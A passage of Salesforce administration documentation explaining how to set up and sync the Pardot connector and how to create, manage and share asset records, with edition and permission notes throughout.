1. From Salesforce Setup, enter *Network Access* in the Quick Find box, then select **Network Access**.
2. Create these trusted IP ranges.

Start IP Address	End IP Address
67.228.95.145	67.228.95.145

Start IP Address	End IP Address
67.228.168.139	67.228.168.141
67.228.223.106	67.228.223.107

Add the Connector to Pardot

Add and manage connector settings directly in Pardot.

Complete this procedure only if this is the first time you're establishing your connector and you have administrative rights in Salesforce.

1. In Pardot, hover over **Admin**, then click **Connectors**.
2. Click **+ Add Connector**.
3. Select Salesforce.
4. Type a name for the connector.

   Use a name that makes it easy for you to identify your connector.

   Example: Salesforce Connector)
5. Type your Salesforce username and password.

   Keem in mind that when your Salesforce password changes, you'll need to update the Salesforce password for your connector.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create records:

- "Create," "Update," and "Read" on contacts and leads

Options for Customizing the Connector

Customize the connector based on your preferences.

Select any of these options to customize your connector.

The option	Which
Automatically create prospects in Pardot if they're created in Salesforce	Enables a trigger to set any newly created leads or contacts in Salesforce to sync to Pardot. This won't happen for historical leads or contacts—only for those created after installing the Pardot AppExchange package in Salesforce, and will work only for leads and contacts created with an email address. If this feature is enabled later on, any leads and contacts with email addresses that were created after the Pardot package was installed in Salesforce will be pushed down to Pardot. Select a default campaign from the dropdown for any prospect created with this option.
Automatically change emails in Pardot to reflect changes in Salesforce	Automatically updates email addresses for Pardot prospects if an email address of a lead or contact is updated in Salesforce. Learn more about keeping email address updates in sync in About Email Address Updates Between Salesforce and Pardot.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

The option	Which
Automatically match Salesforce users to Pardot users	Lets you send emails from any user fields, including, for example, support contacts and account managers. Learn how to set up this functionality is Send Emails from Salesforce.
Exclude Salesforce Partner and Customer Portal users from Prospect assignment	Prevents Salesforce Partner and Customer Portal users from displaying in the "CRM Username" dropdown when you edit a user in Pardot.
Allow editing of Prospect lists within the CRM	Lets users add and remove Pardot prospects from within Salesforce. If you check this box, you must add the Visualforce elements to your Leads and Contacts page layouts.
Connect to a Salesforce sandbox account	Let's you connect to a sandbox environment.
Sync emails with the CRM	Automatically logs an activity for every email sent to a prospect (list, drip, autoresponder and 1-to-1 prospect emails). Note: This can quickly fill up your activity views, especially on an account object. Disabling **Email Logging in Pardot** is not retroactive. If the email logging may interfere with your workflow in Salesforce, we recommended that you do not enable this option.
Sync plugin emails with the CRM	Logs an activity for emails you send through Pardot for Microsoft® Outlook®, our Thunderbird extension, our Apple Mail plug-in, or our add-in for Gmail.
Enable Salesforce emails for task creation	Lets you send a notification email to users when a task is created.
Enable Salesforce emails for assignment rules	Lets Salesforce send a notification email to users when assignment rules run.
Enable Salesforce emails for user and queue assignments	Lets Salesforce send a notification email to users when an assignment takes place for a user or queue.

Set Up the Connector to Sync with Sandbox Environments

Get your Salesforce connector ready to sync between Pardot and your Salesforce sandbox.

Complete this procedure only if you already have a Salesforce connector set up for your production environment, but want the connector to point to your sandbox environment instead.

1. In Pardot, hover over **Admin**, then click **Connectors**.
2. In the row for your Salesforce connector, click , then **Edit**.
3. In the `Username` field, append `.NSPARDOT` to your username.
   (*Example:* christina.wills@pardot.com.NSPARDOT)
4. If your sandbox password differs from your password in production, enter your sandbox one in the `Password` field.
5. Select the option `Connect to a Salesforce sandbox account`.

Because your sandbox is a copy of your production Salesforce organization, you'll see the connector for your sandbox, too.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Whitelist Pardot IP Addresses in Salesforce

Set up Pardot IP addresses in Salesforce so that Pardot can communicate with Salesforce.

Complete this procedure only if this is the first time you're establishing your connector. You'll need administrative rights in Salesforce for this procedure.

1. From Salesforce Setup, enter *Network Access* in the Quick Find box, then select **Network Access**.
2. Create these trusted IP ranges.

Start IP Address	End IP Address
67.228.95.145	67.228.95.145
67.228.168.139	67.228.168.141
67.228.223.106	67.228.223.107
136.147.104.20	136.147.104.23
136.147.96.20	136.147.96.23

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Turn On the Connector

Complete a simple task to turn on the Salesforce connector so that you can begin syncing between Pardot and Salesforce.

1. In Pardot, hover over **Admin**, then click **Connectors**.
2. In the row for your Salesforce connector, click **verify now**.

   If Pardot is able to send data to and receive data from Salesforce, the status will change to ✓.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Map Custom Leads Fields to Contacts Fields

Get the most out of contacts created from converted leads when you map custom fields between the two record types.

The connector creates leads in Salesforce from prospects in Pardot. But when you convert those Salesforce leads to contacts, only standard fields from the contacts appear for the newly converted contacts. Mapping custom fields between leads and contacts ensures you see all the information that helps you with your marketing and sales efforts.

1. From the object management settings for leads, go to the fields area, and then click **Map Lead Fields**.
2. For each custom lead field, choose a custom account, contact, or opportunity field into which you want the information inserted when you convert a lead.
3. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Setting Up Pardot Custom Fields in Salesforce

Get your custom Pardot fields to appear in Salesforce.

The AppExchange package you installed to get Salesforce ready to connect and sync with Pardot sets up the custom fields for you, but the fields do not appear in Salesforce automatically. You need to complete a procedure to have these custom fields appear in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Add Sections to Leads and Contacts Page Layouts

Complete a procedure for getting Pardot fields to appear in leads and contacts page layouts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. In Salesforce, from the object management settings for leads, go to Page Layouts.
   A drag-and-drop box including your field options appears at the top of the page.
2. Drag a Section field to your Leads page layout.
3. In the pop-up window, enter section name `Pardot`.
4. For the number of columns, select **2 (Double)**.
5. Select the option for showing the section heading, and then click **OK**.
6. Return to the Fields section of the drag-and-drop editor and scroll right to locate the Pardot custom fields.
7. Drag all the Pardot fields into your new section.
8. Add another section using the drag-and-drop editor, but for the number of columns, select **1 (Single)**.
9. Select the option for showing the section heading, and then click **OK**.
10. Select **Visualforce Pages tab** and drag **Pardot Lead Activities** and **Pardot Lead List Membership** into your new section.

Set Up Salesforce to Add Campaign Prospects to Pardot

Set up Salesforce to quickly get prospects from your Salesforce campaigns into Pardot.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. From the object management settings for campaigns in Salesforce Setup, go to Page Layouts.
2. Edit the layout, and select **Buttons**.
3. Drag the **Add to Pardot List** button to your row of custom buttons at the top of the Campaign view.
4. Save the layout.

Set Up Salesforce for Adding Leads and Campaigns to Pardot

Easily add buttons in Salesforce that make it easy to add leads and campaigns to Pardot, as well as send Pardot-tracked email from Salesforce.

If you want to add Salesforce leads and campaigns to Pardot, set up and use the **Send to Pardot** button. If email address associated with the Salesforce records:

- Don't yet exist in Pardot, the Send to Pardot feature creates new records for you in Pardot.
- Already exist in Pardot, no harm done—you won't get duplicate records in Pardot.

If you want to send Pardot-tracked email from Salesforce set up and use the **Send Pardot Email** button. You can send free-form tracked email, or use a marketing approved Pardot email template to send email to a lead or contact.

1. Log in to Salesforce as an administrator.
2. From the object management settings for leads, go to Page Layouts.
   A drag-and-drop box including your field options appears at the top of the page.
3. In the Lead Layout box, select **Buttons**.
4. Select the **Send to Pardot** button and drag it into the Lead Detail section.
5. Select the **Send Pardot Email** button and drag it into the Lead Detail section.
6. Save the layout.
7. Repeat Steps 2 through 6 for Contacts.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Assign Your Salesforce Username to the Connector

Make sure that any actions you take with the connector are associated with you.

1. In Pardot, hover over **Admin**, then click **User Management** > **Users**.
2. In the row for your user profile, click , then **Edit**.
3. Scroll to the bottom of the Edit User box.
4. Select your Salesforce username from the drop-down menu.
5. Click **Save user**.
6. When you're in your Pardot user profile, you'll see your Salesforce username in the **CRM Username** field. Click **Verify**, and enter your Salesforce password.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Set Up Single Sign-On for Salesforce and Pardot

Avoid having to sign on to your two separate Salesforce and Pardot systems.

1. Log in to Pardot.
2. Hover over your email address, and then click **My Settings**.
3. Verify that your Salesforce username is correct. If it's correct, cluck **Verify**. If you need to change or add it, click **Edit My User Information** to change or add it.
4. When prompted, enter your Salesforce password, and then click **Verify**.
   You'll receive a message letting you know whether the validation was scuuessful.
5. If the validation was successful, log in to Salesforce and select the Pardot tab.
   You should be able to see the contents of the tab without having to log in to Pardot separately.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Send Emails from Salesforce

Send emails from any user field, including support contacts, account managers, or anyone who is attached to a Pardot prospect.

Setting up your users and the necessary custom fields in Pardot lets you take advantage of this feature, and send emails to prospects that could appear to come from any user in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In	Do this
Salesforce	**1.** Create the field you'd like to use to contain your CRM User Value, e.g. Relationship Manager, on the lead or contact record in Salesforce. This field should be the type "Lookup Field." If you already have the field created, make sure that it's a "Lookup Field" and that it's successfully populated. **2.** Populate the lookup field with the user.
Pardot	**1.** Create matching user seats for any Salesforce users. **2.** On the user record, map the Pardot user seat to the Salesforce user. This lets Pardot to infer information about the user for variable tags when sending the email. **3.** Create a custom field in Pardot with the designated type "CRM User" to hold the field values on the prospect record. This field is a read-only field in Pardot. **4.** Map the custom field to the corresponding salesforce.com field.

About Email Address Updates Between Salesforce and Pardot

Learn how email address updates for your Salesforce contacts and leads automatically sync to your corresponding prospects in Pardot.

When you update email addresses either manually or with Data.com for your Salesforce contacts and leads, the following sync cycle updates the email addresses for corresponding Pardot prospects. Also, if you merge Salesforce contacts or leads and the email addresses for your primary records differ from the corresponding Pardot prospects, the following sync cycle updates email addresses for your prospects.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

What Syncs when Email Addresses are Missing in Salesforce or Pardot

If you have Salesforce contacts or leads that don't include email addresses, but then subsequently add them, the sync cycle will not create new prospects in Pardot. If, however, prospects with matching email addresses already exists in Pardot, the sync cycle will update email addresses for the matching Salesforce leads or contacts.

Understand Sync Options for Pardot Accounts and Salesforce Person Accounts

Easily sync leads between the two systems after you assign your Pardot prospects to users.

Consider these options before you sync Pardot accounts and Salesforce person accounts.

If you want Pardot to	You should know that
Create leads in Salesforce and sync with person accounts	By default, the connector creates Salesforce records as leads. But when leads are converted to person accounts, Pardot is unable to recognize person accounts. Pardot can't sync with person accounts. Instead, Pardot recreates leads to sync with. If you use person accounts in Salesforce, you'll want to change this default behavior. By enabling person account syncing with lead creation, Pardot still creates records in Salesforce as leads, but when the leads are converted into person accounts, Pardot syncs with the person account and no additional Salesforce leads will be created for that prospect. With this syncing, a Salesforce person account will sync to a Pardot prospect record that is associated with an Account in Pardot, which will not merge the two records into one view as in Salesforce. The field mapping will remain the same—contact fields will map to prospect fields and salesforce.com account level fields will map to Pardot account fields. This means that the Account Owner of a person account will sync to the Assigned User field on the account level in Pardot.
Create and sync person accounts only	Assigned prospects that have updated default field values (including the assigned owner) in Salesforce sync roughly every ten minutes, pushing the updates back to the Pardot record (because Salesforce wins in the event of a conflict in data). Updates to custom fields also sync with Salesforce, pushing those back to the Pardot record unless the option to have the Pardot value override the Salesforce value is enabled for that custom field. Unassigned prospects in Pardot that have activities or updated records also sync if records in Salesforce use the same email address. Keep in mind that assigned prospects take higher priority for syncing than those that are unassigned in Pardot. If there are no matching email addresses in Salesforce, the prospect in Pardot will not sync until it's assigned to a user. This means that the connector will not create new records in Salesforce until the prospect is assigned in Pardot.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sync Leads between Pardot and Salesforce

Easily sync leads between the two systems after you assign your Pardot prospects to users.

If you already have leads in Salesforce, the connector will sync those leads to Pardot, merging the Pardot prospects and Salesforce leads between the two systems. If data in common fields between Salesforce and Pardot conflicts, including lead owner, the data from the Salesforce fields always wins. You can take advantage of this functionality when you set up custom fields in Pardot. You can also set up Pardot to send emails to prospects that appear to come from any user in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Sync Method	Do this
Manual	In Pardot, when you click the link **Synchronize with CRM**, prospects in Pardot and leads in Salesforce sync instantly, merging the data from Pardot with that from Salesforce.
Automatic	Assigned prospects that have updated default field values (including the assigned owner) in Salesforce sync roughly every ten minutes, pushing the updates back to the Pardot record (because Salesforce wins in the event of a conflict in data). Updates to custom fields also sync with Salesforce, pushing those back to the Pardot record unless the option to have the Pardot value override the Salesforce value is enabled for that custom field. Unassigned prospects in Pardot that have activities or updated records also sync if records in Salesforce use the same email address. Keep in mind that assigned prospects take higher priority for syncing than those that are unassigned in Pardot. If there are no matching email addresses in Salesforce, the prospect in Pardot will not sync until it's assigned to a user. This means that the connector will not create new records in Salesforce until the prospect is assigned in Pardot.

Tracking Prospects as Salesforce Contacts

Automatically create contacts in Salesforce from your Pardot prospects.

By default, the Salesforce connector creates Salesforce leads from your prospects in Pardot. If you don't want to track your prospects as leads in Salesforce, you can have a Pardot Services member adjust the default setting so that Pardot creates contacts in Salesforce instead of leads.

If this feature is enabled on your account, Pardot will look first at your Salesforce leads to see whether there's an existing lead record with the same email address with which Pardot can sync. If there's no existing lead record, Pardot looks for an existing contact record with the same email address. If noSalesforce lead or contact exists with the same email address, Pardot will create a new Salesforce contact record.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tracking the Products Your Customers Buy

What Are Assets?

While products represent the items that your company sells, assets represent the specific products your customers have purchased. Assets have a serial number, date of purchase, and other information related to an individual sale. Depending on how your organization uses assets, they can represent a competitor product that your customer has or versions of your products.

Use assets to store specific information about the products your customers have. You can view assets on the Assets tab. Depending on your page layouts, you also can view asset related lists on your account, contact, and product page layouts.

You can introduce hierarchy to assets in your org to represent more complex products. An asset hierarchy can contain up to 10,000 assets. Define relationships between assets using the `Parent Asset` field on assets.

If your admin has set up entitlements, your customers may be eligible for support based on an asset they've purchased.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Getting Started with Assets
- Viewing Asset Lists

Getting Started with Assets

If your organization has enabled products, assets are automatically enabled for your organization. However, admins still need to customize their org before users can begin using assets.

To implement assets for your organization:

- Add the Assets tab to your home page.

  Note: By default, the Assets tab is hidden in organizations created before Spring '15. You can make the Assets tab visible to your users by changing the user profiles.

- Add the Assets related list to account, contact, and product page layouts. Users can create new assets from these related lists.
- If you want to be able to make one asset a child of another asset, add the `Parent Asset` field and Child Assets related list to asset page layouts. If you'd like to give users more context, you can also add the read-only `Root Asset` field, which represents the top-level asset in an asset hierarchy.
- Add the Cases related list to the appropriate product and asset page layouts.
- Add the `Asset` field to your case page layouts. Consider changing the field-level security for the `Asset` field so that it displays or is required if necessary for your business.
- By default, your users have "Read," "Create," "Edit," and "Delete" permissions on assets. If necessary, revise these permissions for your users. Without the "Read" permission on assets, users will not see any assets or asset related lists in Salesforce.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Optionally, customize asset fields and page layouts from Setup by entering *Assets* in the Quick Find box, then selecting **Assets**.

SEE ALSO:

What Are Assets?

Displaying the Assets Tab

The Assets tab is where you can view and work with assets. The Asset tab is visible in organizations created after Spring '15.

By default, the Asset tab is hidden for organizations created before Spring '15, so it doesn't appear in the All Tabs page. Update the user profile to change the tab visibility.

1. From Setup, click **Administer** | **Manage Users** | **Profiles**.
2. Click **Edit** next to the user profile that you want to update.
3. In the Tab Settings list, change the setting for Assets to *Default On*.
4. Click **Save**.
   Now users with the updated profile can see the Asset tab in the All Tabs page and can add the Assets tab to their home pages.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions

USER PERMISSIONS

To view tab settings:
- "View Setup and Configuration"

To edit tab settings:
- "Manage Profiles and Permission Sets"

Viewing Asset Lists

You can display a list of assets by opening the Assets tab. You also can display a list of assets by going to the Products tab and clicking a view from the Asset Views section.

To show a filtered list of items, select a predefined list from the View drop-down list, or click **Create New View** to define your own Custom view. To edit or delete any view you created, select it from the View drop-down list and click **Edit**.

- Click an asset name to view the detail. Click **Edit** or **Del** to edit or delete the asset. For information on deleting assets, see Deleting Assets on page 1222.
- If Chatter is enabled, click or to follow or stop following an asset in your Chatter feed.

SEE ALSO:

What Are Assets?

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

To change assets:
- "Edit" on assets

Displaying and Editing Assets

You can display an asset from the Products tab or a related account or contact.

Displaying Assets

Once you have located an asset from a related list, or the products home or list pages, click the name to display detailed information. If hover details are enabled, hover over any lookup field on the detail page to view key information about a record before clicking into that record's detail page.

Viewing Asset Updates and Comments (Chatter)

Display a Chatter feed of updates, comments, and posts about the asset.

Editing Assets

- Use inline editing to edit fields directly on the detail page. If inline editing isn't enabled, contact your administrator.
- To display the page in edit mode, click **Edit**, make your changes, and click **Save**.

Asset Related Lists

Below the asset detail are related lists that include information about associated cases, entitlements, activities, or notes and attachments. The related lists you see are determined by your personal customization and any customization your administrator has made to page layouts. Click on individual items to display additional information about them. Click **more** at the bottom of the page or **View More** below a related list to display more items.

Note: Hover over the links at the top of a detail page to display the corresponding related list and its records. If Chatter is enabled, hover links display below the feed. An interactive overlay allows you to quickly view and manage the related list items. Click a hover link to jump to the content of the related list. If hover links are not enabled, contact your Salesforce administrator.

Printing Assets

To open a printable display of the record details, in the top-right corner of the page, click **Printable View**.

To return to the last list page you viewed, click **Back to list** at the top of the asset detail page. If your organization has enabled collapsible page sections, use the arrow icons next to the section headings to expand or collapse each section on the detail page.

You can enter person accounts in either the `Account` or `Contact` fields of an asset. The Assets related list on a person account includes all assets related to the person account, including those where the person account is in the `Contact` field.

Note: Users can view an asset if they can view the account or contact listed on the asset. However, sharing settings may prevent users from viewing the account associated with the contact on the asset.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

To change assets:
- "Edit" on assets

SEE ALSO:

Asset Fields

Viewing Asset Lists

Creating Assets

1. Click **New** on the Assets home page or on the Assets related list of an account, contact, or product. This action automatically inserts the account name, contact name, or product name, depending on the record you selected when you clicked **New**.
2. To associate the asset with a product, enter the exact product name. If the product name is unique, Salesforce automatically inserts this name in the `Asset Name` field.

   If you do not know the name of the product:

   a. Click the `Product` lookup icon if the asset is based on a product.

   b. Enter a search filter to find a current product, and click **Go!**.

   c. Select the appropriate product. Salesforce automatically inserts the selected product name in the `Asset Name` field.
3. Enter a name for the asset.
4. Choose the account or contact for the customer who has purchased the asset.

   If necessary, you can choose both an account and a contact that are not related. The asset displays on the contact selected on the asset as well as the account selected on the asset. However, it doesn't display on the account of the contact. If you only choose a contact, the asset displays on both the contact and the contact's account.
5. Optionally, select a parent asset. This field is useful if the asset you are creating is a component of another asset. For example, a "tent" asset could be the parent of a "rain fly" asset and a "tent pole set" asset. Creating hierarchical relationships between assets lets you track when an asset component was last replaced, link work order line items to child assets, and more.

   Note:

   - An asset hierarchy can contain up to 10,000 assets.
   - Depending on how assets are set up in your org, the `Parent Asset` field may need to be added to the asset page layout.
6. To create an asset for a competitor's product, check `Competitor Asset`.
7. Click **Save**.

You can enter person accounts in either the `Account` or `Contact` fields of an asset. The Assets related list on a person account includes all assets related to the person account, including those where the person account is in the `Contact` field.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

To create assets:
- "Create" on assets

SEE ALSO:

Asset Fields

Cloning Assets

Cloning Assets

Use the **Clone** button on an asset to quickly create a new asset with the same information as the selected asset. To clone an asset for your organization:

1. Click **Clone** on an existing asset.
2. Enter or change any information for the new asset.
3. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

SEE ALSO:

Asset Fields

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

To create and clone assets:
- "Create" on assets

Deleting Assets

Since assets are related to account and contact records, you can delete them from those records or individually using the Products tab. Before you delete an asset, review the following scenarios:

- **Is the asset associated with a case?**

  Assets associated with cases cannot be deleted. This includes deleting an account or contact record that is associated with an asset listed on a case.

- **Is the asset associated with a product?**

  When an asset is based on a product, deleting the product does not delete the asset.

- **Is the asset associated with an account or contact?**

  If you delete an account or contact, all associated assets are also deleted and moved to the Recycle Bin.

  Note that if you delete an account with a related contact that is associated with an asset, all three records are deleted. To restore all three records, restore the account record.

- **Does the asset have a parent asset and child assets?**

  If you delete an asset with both a parent asset and child assets, keep in mind that its parent and children will no longer be linked in an asset hierarchy.

Note: You can delete an asset individually without deleting any related record. However, if you later delete the related record, you cannot recover the asset from the Recycle Bin.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

To delete assets:
- "Delete" on assets

To recover deleted assets:
- "Delete" on assets

To delete an asset:

1. Locate the asset on the Assets related list of an account or contact, or on an asset list view from the Products tab.
2. Click **Del** next to the asset you want to delete.

3. Click **OK**.

SEE ALSO:

What Are Assets?

Asset Fields

An asset has the following fields, listed in alphabetical order. Depending on your page layout and field-level security settings, some fields may not be visible or editable.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Asset Division`	Division to which the asset belongs. This value is automatically inherited from the related account if any. Otherwise the value is inherited from the related contact. Available only in organizations that use divisions to segment their data.
`Asset Name`	Identifying name for the asset. If you select a product from the product lookup, this name is automatically populated with the product name.
`Account`	Account associated with the asset. Each asset must be associated with an account or contact.
`Contact`	Contact associated with the asset. Each asset must be associated with an account or contact. If you choose both an account and contact, they do not need to be related to each other. Contacts that are not associated with an account cannot be linked to assets.
`Competitor Asset`	Checkbox to indicate if the asset represents a competitor's product. Use assets to track what customers have your competitor's products using this checkbox.
`Description`	Text that distinguishes this asset from others.
`Install Date`	Date the customer installed the asset.
`Owner`	Individual user to which the asset is assigned. By default, the asset owner is the user who created the asset record.
`Parent Asset`	The asset's parent asset. Tip: View, create, and delete an asset's child assets in the Child Assets related list.
`Price`	Amount the customer paid for the asset.

Field	Description
Product	The product on which the asset is based.
Purchase Date	Date the customer bought the asset.
Quantity	The number of assets purchased.
Root Asset	Read Only. The top-level asset in an asset hierarchy. Depending on where an asset lies in the hierarchy, its root might be the same as its parent.
Serial Number	The model number on the asset.
Status	State of the asset.
Usage End Date	The date the asset expires or the last date it is under warranty. Use this field to store whatever date is appropriate for your business.

SEE ALSO:

- Creating Assets
- Cloning Assets

Set Field History Tracking on Assets

Track changes to asset records by enabling field history tracking.

Use field history tracking to see information about:

- The date and time when the field was changed
- What changed
- Who made the change

To enable tracking on asset fields, from the object management settings for assets, go to the fields section and click **Set History Tracking**. See also Tracking Field History on page 1020.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions

Specify the Asset Owner for Assets

Asset records have an `Asset Owner` field, which is used to set hierarchy and sharing-based access controls. By default, the asset owner is the user who creates the asset record.

Beginning Spring '15, the `Asset Owner` field is used for access control when the Assets object's sharing setting is *Private*, *Public Read-Only*, or *Public Read/Write*. If the Asset object's sharing setting is *Controlled by Parent*, the asset owner field has no effect on access control. That's because the parent account's settings control access to the asset.

If you activated Salesforce before Spring '15, you can automatically update the asset owner field on asset records when you enable the Asset object sharing preference. The sharing preference sets the value of the asset owner field to equal either:

- The user who created the asset
- The user who is the owner of the parent account

By default, the `Asset Owner` field doesn't appear on the page layout. To add the `Asset Owner` field to the page layout, from the object management settings for assets, go to Page Layouts.

1. From Setup, enter *`Asset Settings`* in the `Quick Find` box, then select **Asset Settings**.
2. Select the option `Enable Asset Sharing`.
   The options for setting the default `Asset Owner` field appear for newly created asset records.
3. Set the `Asset Owner` to be either:
   - Creator of the asset
   - Owner of the parent account
4. Save your changes.

To change the asset owner of an asset record, click the Assets tab and select an asset record. Or, open the asset record from the Assets Related List on the Accounts, Contacts, or Products tabs. In the Asset Detail section, click **Change** next to the `Asset Owner` field and select a different user.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions

USER PERMISSIONS

To enable sharing:
- "Manage Sharing"

To create, edit, and delete page layouts:
- "Customize Application"

SEE ALSO:

Find Object Management Settings

Searching for Assets

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create an asset list view from the Products tab to find assets that match specific criteria.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

Enabling Sharing Rules for Assets

Sharing rules allow you to make automatic exceptions to your organization-wide sharing settings for defined sets of users. If your organization was created before Spring '15, you must enable the sharing preference so you can create and apply sharing rules on assets in your organization.

Previously, the asset object was a child object of the Accounts object, so the asset object's visibility was based on the parent object's settings. In Spring '15, the asset object was redesigned to be an individual standard object, not a child object. As a result, you can create sharing rules and apply them to asset records.

Note: Sharing is enabled by default in organizations created after Spring '15, so you can skip these steps. For organizations created before Spring '15, sharing is disabled by default. If you want to use sharing rules, then you must enable the sharing preference.

1. From Setup, enter *Asset Settings* in the Quick Find box, then select **Asset Settings**.
2. Select the checkbox next to Enable Asset Sharing.
3. Click **Save**.
   Now you can create and apply sharing rules on assets.

After you've enabled asset sharing, specify how the system should populate the Owner field.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions

USER PERMISSIONS

To enable sharing:
- "Manage Sharing"

Sharing Assets

To view and manage sharing details for assets, click **Sharing** on the asset detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the asset.

Your administrator defines the default sharing model for your entire organization. You can change this model to extend sharing to more users than the default set by your administrator. However, you cannot change the sharing model to make it more restrictive than the default.

On the Sharing Detail page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- To grant access to the record for other users, groups, roles, or territories, click **Add**.

  Note: To share an asset with another user, that user must have access to the account associated with the asset and the "Read" permission on assets.
- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer** Editions

USER PERMISSIONS

To view assets:
- "Read" on assets

Creating Asset Sharing Rules

Asset sharing rules can be based on the record owner or on other criteria, including record type and certain field values.

You can define up to 300 asset sharing rules, including up to 50 criteria-based sharing rules.

1. If you plan to include public groups in your sharing rule, confirm that the appropriate groups have been created.
2. From Setup, enter *`Sharing Settings`* in the `Quick Find` box, then select **Sharing Settings**.
3. In the Asset Sharing Rules related list, click **New**.
4. Enter the **Label Name** and **Rule Name**. The Label is the sharing rule label as it appears on the user interface. The Rule Name is a unique name used by the API and managed packages.
5. Enter the **Description**. This field describes the sharing rule. It is optional and can contain up to 1000 characters.
6. Select a rule type.
7. Depending on the rule type you selected, do the following:
   - `Based on record owner`—In the `owned by members of` line, specify the users whose records will be shared: select a category from the first drop-down list and a set of users from the second drop-down list (or lookup field, if your organization has over 200 queues, groups, roles, or territories).
   - `Based on criteria`—Specify the Field, Operator, and Value criteria that records must match to be included in the sharing rule. The fields available depend on the object selected, and the value is always a literal number or string. Click **Add Filter Logic...** to change the default AND relationship between each filter.

     Note: To use a field that's not supported by criteria-based sharing rules, you can create a workflow rule or Apex trigger to copy the value of the field into a text or numeric field, and use that field as the criterion.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create sharing rules:
- "Manage Sharing"

8. In the `Share with` line, specify the users who should have access to the data: select a category from the first drop-down list and a set of users from the second drop-down list or lookup field.
9. Select a setting for `Asset Access`.
10. In the remaining fields, select the access settings for the records associated with the shared assets.

Access Setting	Description
Controlled by Parent	Users can view, edit, or delete an asset based on whether he or she can perform that same action on the parent object associated with the Asset object. Controlled by Parent is the default access setting.
Private (available for associated contacts, opportunities, and cases only)	Users can't view or update records, unless access is granted outside of this sharing rule.
